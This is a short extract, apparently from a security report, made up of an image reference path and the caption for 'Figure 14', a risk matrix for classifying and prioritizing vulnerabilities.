



Figure 14 - Risk Matrix: Methodology for Classifying and Prioritizing Vulnerabilities.